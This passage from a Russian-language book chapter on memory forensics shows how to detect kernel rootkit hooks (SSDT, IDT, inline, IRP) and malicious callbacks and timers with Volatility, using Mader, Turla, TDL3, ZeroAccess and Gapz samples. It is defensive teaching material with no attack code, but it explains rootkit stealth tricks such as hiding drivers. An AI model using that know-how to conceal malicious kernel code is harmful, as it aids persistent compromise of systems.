При обсуждении методов перехвата (в главе 8 «Внедрение кода и перехват» в разделе «Методы перехвата») мы увидели, как некоторые вредоносные программы изменяют таблицу вызовов (перехват IAT), а некоторые – API-функцию (встроенное перехватывание), чтобы контролировать путь выполнения к программе и перенаправлять его вредоносному коду. Цель состоит в том, чтобы блокировать API-вызовы, отслеживать входные параметры, передаваемые в API, или фильтровать выходные параметры, возвращаемые из API. Методы, описанные в главе 8 «Внедрение кода и перехват», главным образом сосредоточены на методах перехвата в пользовательском пространстве. Подобное возможно и в пространстве ядра, если злоумышленнику удастся установить драйвер ядра.

Перехват в пространстве ядра является более мощным подходом, чем перехват в пространстве пользователя, потому что компоненты ядра играют очень важную роль в работе системы в целом. Это позволяет злоумышленнику выполнить код с высокими привилегиями, предоставляя им возможность скрывать присутствие вредоносного компонента, обходить программное обеспечение безопасности или перехватывать путь выполнения. В этом разделе мы рассмотрим различные методы перехвата в пространстве ядра и пути их обнаружения, используя криминалистический анализ.

11.8.1 Обнаружение перехвата SSDT

Таблица дескрипторов системных служб (System Service Descriptor Table – SSDT) в пространстве ядра содержит указатели на программы системных служб (функции ядра), экспортируемые исполнительной службой ядра (`ntoskrnl.exe`, `ntkrnlpa.exe` и т. д.). Когда приложение вызывает такие API, как `WriteFile()`, `ReadFile()` или `CreateProcess()`, оно вызывает заглушку в `ntdll.dll`, которая переключает поток в режим ядра. Поток, работающий в режиме ядра, обращается к SSDT, чтобы определить адрес функции ядра для вызова. Приведенный ниже скриншот иллюстрирует эту концепцию на примере `WriteFile()` (концепция аналогична для других API).



В общем случае `ntoskrnl.exe` экспортирует основные функции API ядра, такие как `NtReadFile()`, `NtWrite()File` и т. д. На платформе x86 указатели на эти функции хранятся непосредственно в SSDT, тогда как на платформах x64 SSDT не содержит указателей. Вместо этого она хранит закодированное целое число, которое декодируется для определения адреса функции ядра. Независимо от реализации концепция остается неизменной, и SSDT консультируется для определения адреса конкретной функции ядра. Следующая команда WinDbg на платформе `Windows7 x86` отображает содержимое SSDT. Записи в таблице содержат указатели на функции, реализованные в `ntoskrnl.exe` (`nt`). Порядок и количество записей зависят от версии операционной системы:


```
kd> dps nt!KiServiceTable
82a8f5fc 82c8f06a nt!NtAcceptConnectPort
82a8f600 82ad2739 nt!NtAccessCheck
82a8f604 82c1e065 nt!NtAccessCheckAndAuditAlarm
82a8f608 82a35a1c nt!NtAccessCheckByType
82a8f60c 82c9093d nt!NtAccessCheckByTypeAndAuditAlarm
82a8f610 82b0f7a4 nt!NtAccessCheckByTypeResultList
82a8f614 82d02611 nt!NtAccessCheckByTypeResultListAndAuditAlarm
[REMOVED]
```

Существует вторая таблица, похожая на SSDT, известная как тень SSDT. В этой таблице хранятся указатели на функции, связанные с графическим интерфейсом, экспортируемые `win32k.sys`. Для отображения записей обеих таблиц можно использовать плагин ssdt от Volatility, как показано ниже. `SSDT [0]` относится к собственной таблице SSDT, а `SSDT [1]` относится к тени SSDT:

```
$ python vol.py -f win7_x86.vmem --profile=Win7SP1x86 ssdt
Volatility Foundation Volatility Framework 2.6
[x86] Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...
SSDT[0] at 82a8f5fc with 401 entries
  Entry 0x0000: 0x82c8f06a (NtAcceptConnectPort) owned by ntoskrnl.exe
```

```
  Entry 0x0001: 0x82ad2739 (NtAccessCheck) owned by ntoskrnl.exe
  Entry 0x0002: 0x82c1e065 (NtAccessCheckAndAuditAlarm) owned by ntoskrnl.exe
  Entry 0x0003: 0x82a35a1c (NtAccessCheckByType) owned by ntoskrnl.exe
  [REMOVED]
SSDT[1] at 96c37000 with 825 entries
  Entry 0x1000: 0x96bc0e6d (NtGdiAbortDoc) owned by win32k.sys
  Entry 0x1001: 0x96bd9497 (NtGdiAbortPath) owned by win32k.sys
  Entry 0x1002: 0x96a272c1 (NtGdiAddFontResourceW) owned by win32k.sys
  Entry 0x1003: 0x96bcff67 (NtGdiAddRemoteFontToDC) owned by win32k.sys
```

В случае перехвата SSDT злоумышленник заменяет указатель конкретной функции на адрес вредоносной функции. Например, если злоумышленник хочет перехватить данные, которые записываются в файл, указатель на `NtWriteFile()` может измениться, чтобы указать на адрес вредоносной функции по выбору злоумышленника. Это показано на следующей диаграмме.



Чтобы обнаружить перехват SSDT, вы можете найти записи в таблице SSDT, которые не указывают на адреса в `ntoskrnl.exe` или `win32k.sys`. Следующий код является примером руткита Mader, который перехватывает различные функции, связанные с реестром, и указывает на них вредоносному драйверу `core.sys`. На этом этапе можно определить базовый адрес `core.sys` с помощью модулей, `modscan` или `driverscan`, а затем вывести его в диск для дальнейшего анализа с помощью плагина `moddump`:

```
$ python vol.py -f mader.vmem --profile=WinXPSP3x86 ssdt | egrep -v   "(ntoskrnl|win32k)"
Volatility Foundation Volatility Framework 2.6
[x86] Gathering all referenced SSDTs from KTHREADs...
Finding appropriate address space for tables...
SSDT[0] at 80501b8c with 284 entries
  Entry 0x0019: 0xf66eb74e (NtClose) owned by core.sys
  Entry 0x0029: 0xf66eb604 (NtCreateKey) owned by core.sys
  Entry 0x003f: 0xf66eb6a6 (NtDeleteKey) owned by core.sys
  Entry 0x0041: 0xf66eb6ce (NtDeleteValueKey) owned by core.sys
  Entry 0x0062: 0xf66eb748 (NtLoadKey) owned by core.sys
  Entry 0x0077: 0xf66eb4a7 (NtOpenKey) owned by core.sys
  Entry 0x00c1: 0xf66eb6f8 (NtReplaceKey) owned by core.sys
  Entry 0x00cc: 0xf66eb720 (NtRestoreKey) owned by core.sys
  Entry 0x00f7: 0xf66eb654 (NtSetValueKey) owned by core.sys
```

Недостаток использования перехвата SSDT для злоумышленника состоит в том, что его легко обнаружить, а 64-разрядная версия Windows предотвращает перехват SSDT благодаря механизму Kernel Patch Protection (KPP), также известному как PatchGuard (en.wikipedia.org/wiki/Kernel_Patch_Protection). Так как записи в SSDT различаются в разных версиях Windows и могут быть изменены в более новых версиях, автору вредоносного ПО становится сложно написать надежный руткит.

11.8.2 Обнаружение перехвата IDT

Таблица дескрипторов прерываний (Interrupt Descriptor Table-IDT) хранит адреса функций, известных как *процедуры обслуживания прерываний*, или *обработчики прерываний* (Interrupt Service Routines or Interrupt handlers – ISR). Эти функции обрабатывают прерывания и исключения процессора. Аналогично перехвату SSDT, злоумышленник может перехватить записи в IDT, чтобы перенаправить управление вредоносному коду. Для отображения записей IDT можно использовать плагин `idt` от Volatility. Примером вредоносного ПО, которое перехватило IDT, является руткит Uroburos (Turla). Этот руткит подключил обработчик прерываний, расположенный по индексу `0xc3` (`INT C3`). В чистой системе обработчик прерываний по адресу `0xC3` указывает на адрес, который находится в памяти `ntoskrnl.exe`. Следующий вывод показывает запись из чистой системы:

```
$ python vol.py -f win7.vmem --profile=Win7SP1x86 idt
Volatility Foundation Volatility Framework 2.6
CPU    Index  Selector   Value      Module         Section
------ ------ ---------- ---------- ---------      ------------
0      0      0x8        0x82890200 ntoskrnl.exe   .text
0      1      0x8        0x82890390 ntoskrnl.exe   .text
0      2      0x58       0x00000000 NOT USED
0      3      0x8        0x82890800 ntoskrnl.exe   .text
[REMOVED]
0      C1     0x8        0x8282f3f4 hal.dll        _PAGELK
0      C2     0x8        0x8288eea4 ntoskrnl.exe   .text
0      C3     0x8        0x8288eeae ntoskrnl.exe   .text
```

Ниже отображена перехваченная запись. Видно, что запись `0xC3` в IDT указывает на адрес в модуле `UNKNOWN`. Другими словами, перехваченная запись находится вне диапазона модуля `ntoskrnl.exe`:

```
$ python vol.py -f turla1.vmem --profile=Win7SP1x86 idt
Volatility Foundation Volatility Framework 2.6
CPU    Index  Selector   Value      Module          Section
------ ------ ---------- ---------- ---------       ------------
0      0      0x8        0x82890200 ntoskrnl.exe    .text
0      1      0x8        0x82890390 ntoskrnl.exe    .text
0      2      0x58       0x00000000 NOT USED
0      3      0x8        0x82890800 ntoskrnl.exe    .text
[REMOVED]
```

```
0      C1     0x8        0x8282f3f4 hal.dll        _PAGELK
0      C2     0x8        0x8288eea4 ntoskrnl.exe   .text
0      C3     0x8        0x85b422b0 UNKNOWN
```

Для подробного анализа руткита Uroburos и понимания техники, используемой руткитом для запуска обработчика прерываний, обратитесь к следующему посту в блоге на странице: www.gdatasoftware.com/blog/2014/06/23953-analysis-of-uroburos-using-windbg.

11.8.3 Идентификация встроенных перехватов ядра

Вместо замены указателей в SSDT, что облегчает распознавание, злоумышленник может изменить функцию или функцию ядра в существующем драйвере ядра инструкцией `jmp`, чтобы перенаправить поток выполнения вредоносному коду. Как упоминалось ранее в этой главе, вы можете использовать плагин `apihooks` для обнаружения встроенного перехвата в пространстве ядра. Указав аргумент `-P`, вы можете указать плагину `apihooks` сканировать только перехваты в пространстве ядра. В следующем примере с руткитом TDL3 `apihooks` обнаруживает перехват в функциях ядра `IofCallDriver` и `IofCompleteRequest`. Перехваченные API-функции перенаправляются на адреса `0xb878dfb2` и `0xb878e6bb` внутри вредоносного модуля, имя которого неизвестно (возможно, потому что он скрывается отсоединением структуры `KLDR_DATA_TABLE_ENTRY`):

```
$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 apihooks -P
Volatility Foundation Volatility Framework 2.6
************************************************************************
Hook mode: Kernelmode
Hook type: Inline/Trampoline
Victim module: ntoskrnl.exe (0x804d7000 - 0x806cf580)
Function: ntoskrnl.exe!IofCallDriver at 0x804ee120
Hook address: 0xb878dfb2
Hooking module: <unknown>

Disassembly(0):
0x804ee120 ff2500c25480 JMP DWORD [0x8054c200]
0x804ee126 cc           INT 3
0x804ee127 cc           INT 3
[REMOVED]

************************************************************************
Hook mode: Kernelmode
Hook type: Inline/Trampoline
Victim module: ntoskrnl.exe (0x804d7000 - 0x806cf580)
Function: ntoskrnl.exe!IofCompleteRequest at 0x804ee1b0
Hook address: 0xb878e6bb
Hooking module: <unknown>

Disassembly(0):
0x804ee1b0 ff2504c25480 JMP DWORD [0x8054c204]
0x804ee1b6 cc           INT 3
0x804ee1b7 cc           INT 3
[REMOVED]
```


Хотя имя модуля перехвата неизвестно, все же возможно обнаружить вредоносный модуль ядра. В этом случае мы знаем, что API-функции перенаправляются на адреса, начинающиеся с `0xb87` внутри вредоносного модуля, что означает: он должен находиться по некоему адресу, который начинается с `0xb87`. При запуске плагина `modules` не было обнаружено никаких модулей в этом диапазоне адресов (потому что модуль скрыт), тогда как плагин `modscan` обнаружил ядро модуля под названием `TDSSserv.sys`, загруженного по базовому адресу `0xb878c000`, с размером `0x11000`.

Другими словами, начальный адрес модуля ядра `TDSSserv.sys` равен `0xb878c000`, а конечный адрес – `0xb879d000` (`0xb878c000 + 0x11000`). Отчетливо видно, что адреса перехвата `0xb878dfb2` и `0xb878e6bb` попадают в диапазон адресов `TDSSserv.sys`. На данный момент мы успешно определили вредоносный драйвер. Теперь вы можете сбросить драйвер на диск для дальнейшего анализа:

```
$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 modules | grep -i 0xb878
Volatility Foundation Volatility Framework 2.6

$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 modscan | grep -i 0xb878
Volatility Foundation Volatility Framework 2.6
0x0000000009773c98 TDSSserv.sys 0xb878c000 0x11000
\systemroot\system32\drivers\TDSSserv.sys
```

11.8.4 Обнаружение перехватов функций IRP

Вместо того чтобы перехватывать API-функции ядра, руткит может модифицировать записи в основной таблице функций (массив процедур диспетчеризации), чтобы они указывали на процедуру во вредоносном модуле. Например, руткит может проверять буфер данных, который записывается на диск или в сеть путем перезаписи адреса, соответствующего `IRP_MJ_WRITE`, в таблице основных функций драйвера. Следующая диаграмма иллюстрирует это.



Как правило, функции-обработчики IRP драйвера указывают на их собственный модуль.

Например, программа, связанная с `IRP_MJ_WRITE` для `null.sys`, указывает на адрес в `null.sys`, однако иногда драйвер перенаправляет функцию-обработчик другому драйверу. Ниже приведен пример функций обработчика переадресации драйвера диска в `CLASSPNP.SYS` (драйвер устройства класса хранения).

```
$ python vol.py -f win7_clean.vmem --profile=Win7SP1x64 driverirp -r disk
Volatility Foundation Volatility Framework 2.6
------------------------------------------------
```

```
DriverName: Disk
DriverStart: 0xfffff88001962000
DriverSize: 0x16000
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                 0xfffff88001979700 CLASSPNP.SYS
   1 IRP_MJ_CREATE_NAMED_PIPE      0xfffff8000286d65c ntoskrnl.exe
   2 IRP_MJ_CLOSE                  0xfffff88001979700 CLASSPNP.SYS
   3 IRP_MJ_READ                   0xfffff88001979700 CLASSPNP.SYS
   4 IRP_MJ_WRITE                  0xfffff88001979700 CLASSPNP.SYS
   5 IRP_MJ_QUERY_INFORMATION      0xfffff8000286d65c ntoskrnl.exe
[REMOVED]
```

Чтобы обнаружить перехваты IRP, можно сосредоточиться на функциях обработчика IRP, которые указывают на другой драйвер, и поскольку драйвер может пересылать обработчик IRP другому драйверу, вам необходимо дополнительно изучить его, чтобы подтвердить перехват. Если вы анализируете руткит в лабораторных условиях, можете перечислить функции IRP всех драйверов из чистого образа памяти и сравнить их с функциями IRP из зараженного образа памяти на предмет изменений. В следующем примере ZeroAccess руткит перехватывает функции IRP драйвера диска и перенаправляет их функциям внутри вредоносного модуля, адрес которого неизвестен (так как он скрыт):

```
DriverName: Disk
DriverStart: 0xba8f8000
DriverSize: 0x8e00
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                 0xbabe2bde Unknown
   1 IRP_MJ_CREATE_NAMED_PIPE      0xbabe2bde Unknown
   2 IRP_MJ_CLOSE                  0xbabe2bde Unknown
   3 IRP_MJ_READ                   0xbabe2bde Unknown
   4 IRP_MJ_WRITE                  0xbabe2bde Unknown
   5 IRP_MJ_QUERY_INFORMATION      0xbabe2bde Unknown
[REMOVED]
```

Следующий вывод из `modscan` отображает вредоносный драйвер (с подозрительным именем), связанный с ZeroAccess и базовым адресом, где он загружен в память (которую можно использовать для выгрузки драйвера на диск):

```
$ python vol.py -f zaccess_maxplus.vmem --profile=WinXPSP3x86 modscan | grep -i 0xbabe
Volatility Foundation Volatility Framework 2.6
0x0000000009aabf18 * 0xbabe0000 0x8000 \*
```

Некоторые руткиты используют непрямой перехват IRP, чтобы избежать подозрений. В следующем примере Gapz Bootkit перехватывает `IRP_MJ_DEVICE_CONTROL` из `null.sys`. На первый взгляд, все выглядит нормально, потому что адрес обработчика IRP, соответствующий `IRP_MJ_DEVICE_CONTROL`, указывает в пределах `null.sys`. При близком рассмотрении вы заметите несоответствие; в чистой системе `IRP_MJ_DEVICE_CONTROL` указывает на адрес в `ntoskrnl.exe` (`nt!IopInvalidDeviceRequest`). В этом случае он указывает на `0x880ee040` в `null.sys`.

После дизассемблирования адреса `0x880ee040` (используя плагин `volshell`) виден переход к адресу `0x8518cad9`, который находится вне диапазона `null.sys`:

```
$ python vol.py -f gapz.vmem --profile=Win7SP1x86 driverirp -r null
Volatility Foundation Volatility Framework 2.6
------------------------------------------------
DriverName: Null
DriverStart: 0x880eb000
DriverSize: 0x7000
DriverStartIo: 0x0
   0 IRP_MJ_CREATE                   0x880ee07c Null.SYS
   1 IRP_MJ_CREATE_NAMED_PIPE        0x828ee437 ntoskrnl.exe
   2 IRP_MJ_CLOSE                    0x880ee07c Null.SYS
   3 IRP_MJ_READ                     0x880ee07c Null.SYS
   4 IRP_MJ_WRITE                    0x880ee07c Null.SYS
   5 IRP_MJ_QUERY_INFORMATION        0x880ee07c Null.SYS
   [REMOVED]
   13 IRP_MJ_FILE_SYSTEM_CONTROL     0x828ee437 ntoskrnl.exe
   14 IRP_MJ_DEVICE_CONTROL          0x880ee040 Null.SYS
   15 IRP_MJ_INTERNAL_DEVICE_CONTROL 0x828ee437 ntoskrnl.exe

$ python vol.py -f gapz.vmem --profile=Win7SP1x86 volshell
[REMOVED]
>>> dis(0x880ee040)
0x880ee040 8bff        MOV EDI, EDI
0x880ee042 e992ea09fd  JMP 0x8518cad9
0x880ee047 6818e10e88  PUSH DWORD 0x880ee118
```

Для получения подробной информации о стелс-приемах, используемых Gapz Bootkit, прочитайте официальный документ (www.welivesecurity.com/wp-content/uploads/2013/04/gapz-bootkit-whitepaper.pdf) под названием «Берегитесь Gapz: самый сложный из когда-либо проанализированных буткитов» Евгения Родионова и Александра Матросова.

Как уже обсуждалось, обнаружить стандартные методы перехвата довольно просто. Например, вы можете искать такие признаки, как записи SSDT, не указывающие на функции `ntoskrnl.exe`/`win32k.sys`, или IRP, указывающие еще на что-либо, или переходить к инструкциям в начале функции. Чтобы избежать подобных обнаружений, злоумышленник может реализовать перехват, сохраняя записи таблицы вызовов в пределах диапазона, или поместить инструкции перехода вглубь кода. Для этого им нужно полагаться на исправление системных модулей или сторонних драйверов. Проблема с исправлением системных модулей заключается в том, что *защита ядра Windows от исправлений* (Windows Kernel Patch Protection) (PatchGuard) предотвращает исправление таблиц вызовов (таких как SSDT или IDT) и модулей основной системы в 64-разрядных системах. По этим причинам злоумышленники либо используют методы, которые обходят эти механизмы защиты (такие как установка Bootkit/использование уязвимостей в режиме ядра), либо используют поддерживаемые способы (которые также работают на 64-разрядных системах) для выполнения своего вредоносного кода, чтобы смешаться с другими легитимными драйверами

и уменьшить риск обнаружения. В следующем разделе мы рассмотрим некоторые из поддерживаемых способов, используемых руткитами.

11.9 Обратные вызовы из ядра и таймеры

Операционная система Windows позволяет драйверу регистрировать процедуру обратного вызова, которая будет вызываться при возникновении определенного события. Например, если драйвер руткита хочет контролировать выполнение и завершение всех процессов, запущенных в системе, он может регистрировать процедуру обратного вызова для события процесса, вызвав функцию ядра `PsSetCreateProcessNotifyRoutine`, `PsSetCreateProcessNotifyRoutineEx` или `PsSetCreateProcessNotifyRoutineEx2`. Когда событие процесса происходит (запускается или выходит), будет вызываться процедура обратного вызова руткита, которая затем может предпринять необходимые действия, такие как предотвращение запуска процесса. Точно так же драйвер руткита может зарегистрировать процедуру обратного вызова для получения уведомлений, когда образ (EXE или DLL) загружается в память, когда выполняются операции с файлами и реестром или когда система собирается завершить работу. Другими словами, функция обратного вызова дает драйверу руткита возможность отслеживать действия системы и предпринимать необходимые шаги в зависимости от действий. Вы можете получить список некоторых документированных и недокументированных функций ядра, которые руткит может использовать для регистрации процедур обратного вызова по следующей ссылке: www.codemachine.com/article_kernel_callback_functions.html. Функции ядра определены в различных заголовочных файлах (`ntddk.h`, `Wdm.h` и т. д.) в наборе инструментов для разработки Windows Driver Kit (WDK).

Самый быстрый способ получить подробную информацию о документированных функциях ядра – выполнить быстрый поиск в Google, который приведет вас к соответствующей ссылке в онлайн-документации WDK.

Работа обратных вызовов заключается в том, что конкретный драйвер создает объект обратного вызова, который представляет собой структуру, содержащую список указателей функций. Другие драйверы информируются о создании объекта, чтобы иметь возможность его использовать. Иные драйверы потом могут регистрировать свои процедуры обратного вызова с помощью драйвера, который создал объект обратного вызова (docs.microsoft.com/en-us/windows-hardware/drivers/kernel/callback-objects). Драйвер, который создал обратный вызов, может быть таким же или отличаться от драйвера ядра, который регистрируется для обратного вызова. Чтобы посмотреть общесистемные процедуры обратного вызова, вы можете использовать плагин `callbacks` от Volatility. В чистой системе Windows вы обычно видите множество обратных вызовов, установленных различными драйверами, что означает, что не все записи в выводе `callbacks` являются вредоносными. Необходим дальнейший анализ для выявления вредоносного драйвера из подозрительного образа памяти.

В следующем примере руткит Mader, который выполнял перехват SSDT (раздел «Обнаружение перехвата SSDT» этой главы), также установил процедуру обратного вызова создания процесса для контроля выполнения или завершения всех процессов, запущенных в системе. В частности, когда происходит событие процесса, вызывается процедура обратного вызова по адресу `0xf66eb050` внутри вредоносного модуля `core.sys`. Столбец `Module` указывает имя модуля ядра, в котором реализована функция обратного вызова. Столбец `Details` содержит имя или описание объекта ядра, который установил обратный вызов. После того как вы выявили вредоносный драйвер, вы можете дополнительно исследовать его или сбросить его на диск для дальнейшего анализа (дизасемблирование, антивирусное сканирование, извлечение строк и т. д.), как показано в команде `moddump` ниже:

```
$ python vol.py -f mader.vmem --profile=WinXPSP3x86 callbacks
Volatility Foundation Volatility Framework 2.6
Type                          Callback    Module        Details
----------------------------  ----------  ----------    -------
IoRegisterShutdownNotification   0xf9630c6a  VIDEOPRT.SYS  \Driver\vmx_svga
IoRegisterShutdownNotification   0xf9630c6a  VIDEOPRT.SYS  \Driver\mnmdd
IoRegisterShutdownNotification   0x805f5d66  ntoskrnl.exe  \Driver\WMIxWDM
IoRegisterFsRegistrationChange   0xf97c0876  sr.sys        -
GenericKernelCallback            0xf66eb050  core.sys      -
PsSetCreateProcessNotifyRoutine  0xf66eb050  core.sys      -
KeBugCheckCallbackListHead       0xf96e85ef  NDIS.sys      Ndis miniport
[REMOVED]

$ python vol.py -f mader.vmem --profile=WinXPSP3x86 modules | grep -i core
Volatility Foundation Volatility Framework 2.6
0x81772bf8  core.sys  0xf66e9000  0x12000   \system32\drivers\core.sys

$ python vol.py -f mader.vmem --profile=WinXPSP3x86 moddump -b 0xf66e9000 -D dump/
Volatility Foundation Volatility Framework 2.6
Module Base   Module              Name Result
-----------   -----------------   ------
0x0f66e9000   core.sys            OK: driver.f66e9000.sys
```

В следующем примере руткит TDL3 устанавливает обратный вызов процесса и уведомления о загрузке образа. Это позволяет руткиту отслеживать события процесса и получать уведомления, когда исполняемый образ (EXE, DLL или модуль ядра) отображается в памяти. Имена модулей в записях установлены как `UNKNOWN`. Это говорит о том, что процедура обратного вызова существует в неизвестном модуле, что происходит, если драйвер руткита пытается скрыться, отсоединив структуру `KLDR_DATA_TABLE_ENTRY`, или если руткит запускает потерянный поток (поток, который скрыт или отсоединен от модуля ядра). В таких случаях параметр `UNKNOWN` позволяет легко определить подозрительную запись:

```
$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 callbacks
Volatility Foundation Volatility Framework 2.6
Type                          Callback    Module        Details
-----------------------       ----------  --------      -------
```

```
[REMOVED]
IoRegisterShutdownNotification   0x805cdef4  ntoskrnl.exe  \FileSystem\RAW
IoRegisterShutdownNotification   0xba8b873a  MountMgr.sys   \Driver\MountMgr
GenericKernelCallback            0xb878f108  UNKNOWN        -
IoRegisterFsRegistrationChange   0xba6e34b8  fltMgr.sys     -
GenericKernelCallback            0xb878e8e9  UNKNOWN        -
PsSetLoadImageNotifyRoutine      0xb878f108  UNKNOWN        -
PsSetCreateProcessNotifyRoutine  0xb878e8e9  UNKNOWN        -
KeBugCheckCallbackListHead       0xba5f45ef  NDIS.sys       Ndis miniport
[REMOVED]
```

Даже если имя модуля неизвестно и основано на адресе процедуры обратного вызова, можно сделать вывод, что вредоносный модуль должен находиться где-то в области памяти, начинающейся с адреса `0xb878`. Из вывода плагина модулей видно, что модуль сам отвязал себя, но плагин `modscan` смог определить модуль ядра, который загружен в `0xb878c000` и имеет размер `0x11000`. Ясно, что все адреса процедур обратного вызова находятся в пределах диапазона этого модуля.

Теперь, когда базовый адрес модуля ядра известен, вы можете сбросить его, используя плагин `moddump` для дальнейшего анализа:

```
$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 modules | grep -i 0xb878
Volatility Foundation Volatility Framework 2.6

$ python vol.py -f tdl3.vmem --profile=WinXPSP3x86 modscan | grep -i 0xb878
Volatility Foundation Volatility Framework 2.6
0x9773c98  TDSSserv.sys  0xb878c000  0x11000  \system32\drivers\TDSSserv.sys
```

Как и в случае с обратными вызовами, драйвер руткита может создать таймер и получать уведомления по истечении указанного времени. Драйвер руткита может использовать эту функцию для планирования операций, которые будут выполняться периодически. Это работает так, что руткит создает таймер и предоставляет процедуру обратного вызова, известную как DPC (отложенный вызов процедуры), которая будет вызываться по истечении таймера. Когда вызывается процедура обратного вызова, руткит может выполнять вредоносные действия. Другими словами, таймер – еще один способ, с помощью которого руткит может выполнить свой вредоносный код.

Для получения подробной информации о том, как работает таймер ядра, обратитесь к следующей документации Microsoft: docs.microsoft.com/en-us/windows-hardware/drivers/kernel/timer-objects-and-dpcs.

Чтобы составить список таймеров ядра, можно использовать плагин `timers` от Volatility. Следует отметить, что таймеры как таковые не являются вредоносными; это функциональность Windows, поэтому в чистой системе вы увидите некоторые из легитимных драйверов, устанавливающих таймеры. Как и в случае с обратными вызовами, для выявления вредоносного модуля может потребоваться дальнейший анализ.

Поскольку большинство руткитов пытается скрыть свой драйвер, в результате создаются очевидные артефакты, которые могут помочь вам быстро

идентифицировать вредоносный модуль. В следующем примере руткит ZeroAccess устанавливает таймер на 6000 миллисекунд. По истечении этого времени вызывается процедура по адресу 0x814f9db0 в модуле UNKNOWN. Слово UNKNOWN в столбце Module говорит нам, что модуль, вероятно, скрыт, но адрес процедуры указывает на диапазон памяти, где находится вредоносный код:

```
$ python vol.py -f zaccess1.vmem --profile=WinXPSP3x86 timers
Volatility Foundation Volatility Framework 2.6
Offset(V)   DueTime                  Period(ms)  Signaled  Routine     Module
----------  -----------------------  ----------  --------  --------    ------
0x805516d0  0x00000000:0x6b6d9546  60000       Yes       0x804f3eae  ntoskrnl.exe
0x818751f8  0x80000000:0x557ed358  0           -         0x80534e48  ntoskrnl.exe
0x81894948  0x00000000:0x64b695cc  10000       -         0xf9cbc6c4  watchdog.sys
0xf6819990  0x00000000:0x78134eb2  60000       Yes       0xf68021f8  HTTP.sys
[REMOVED]
0xf7228d60  0x00000000:0x714477b4  60000       Yes       0xf7220266  ipnat.sys
0x814ff790  0x00000000:0xc4b6c5b4  60000       -         0x814f9db0  UNKNOWN
0x81460728  0x00000000:0x760df068  0           -         0x80534e48  ntoskrnl.exe
[REMOVED]
```

В дополнение к таймерам ZeroAccess также устанавливает обратные вызовы для мониторинга операций реестра. Опять же, адрес процедуры обратного вызова указывает на тот же диапазон памяти (начиная с 0x814f):

```
$ python vol.py -f zaccess1.vmem --profile=WinXPSP3x86 callbacks
Volatility Foundation Volatility Framework 2.6
Type                            Callback    Module        Details
------------------------------  ----------  -----------   -------
IoRegisterShutdownNotification  0xf983e2be  ftdisk.sys    \Driver\Ftdisk
IoRegisterShutdownNotification  0x805cdef4  ntoskrnl.exe  \FileSystem\RAW
IoRegisterShutdownNotification  0x805f5d66  ntoskrnl.exe  \Driver\WMIxWDM
GenericKernelCallback           0x814f2d60  UNKNOWN       -
KeBugCheckCallbackListHead      0xf96e85ef  NDIS.sys      Ndis miniport
CmRegisterCallback              0x814f2d60  UNKNOWN       -
```

Попытка найти модуль UNKNOWN с помощью плагинов modules, modscan и driverscan не дает никаких результатов:

```
$ python vol.py -f zaccess1.vmem --profile=WinXPSP3x86 modules | grep -i 0x814f

$ python vol.py -f zaccess1.vmem --profile=WinXPSP3x86 modscan | grep -i 0x814f

$ python vol.py -f zaccess1.vmem --profile=WinXPSP3x86 driverscan | grep -i 0x814f
```

Изучение списка драйверов может выявить подозрительные записи, в которых базовый адрес и размер обнуляются (что ненормально и может быть обходным трюком). Обнуление базового адреса объясняет, почему плагины modules, modscan и driverscan не дали никаких результатов. Код также показывает, что имя вредоносного драйвера состоит только из цифр, что усиливает подозрения:

```
$ python vol.py -f zaccess1.vmem --profile=WinXPSP3x86 driverscan
Volatility Foundation Volatility Framework 2.6
```

```
0x00001abf978   1   0   0x00000000   0x0   \Driver\00009602   \Driver\00009602
0x00001b017e0   1   0   0x00000000   0x0   \Driver\00009602   \Driver\00009602
```

